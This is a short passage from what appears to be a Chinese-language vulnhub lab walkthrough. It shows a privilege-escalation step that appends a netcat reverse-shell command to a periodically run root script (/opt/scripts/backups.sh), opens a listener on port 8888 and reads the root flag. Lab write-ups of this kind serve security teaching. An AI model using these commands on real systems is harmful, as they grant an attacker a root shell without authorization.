这里采用bash反弹shell,将shell写入backups.sh中
echo “nc 192.168.13.129 8888 -e /bin/bash” >> /opt/scripts/backups.sh
在kali监听端口8888
nc -lvp 8888
由邮件内容中发送的时间可知这个sh文件每隔15分钟会执行一次,耐心等待一会,获得shell,并进入root目录下查看flag
cd /root
cat theflag.txt
上一篇
 vulnhub-DC8靶机练习
2024-07-28
下一篇
 vulnhub-DC6靶机练习
2024-07-11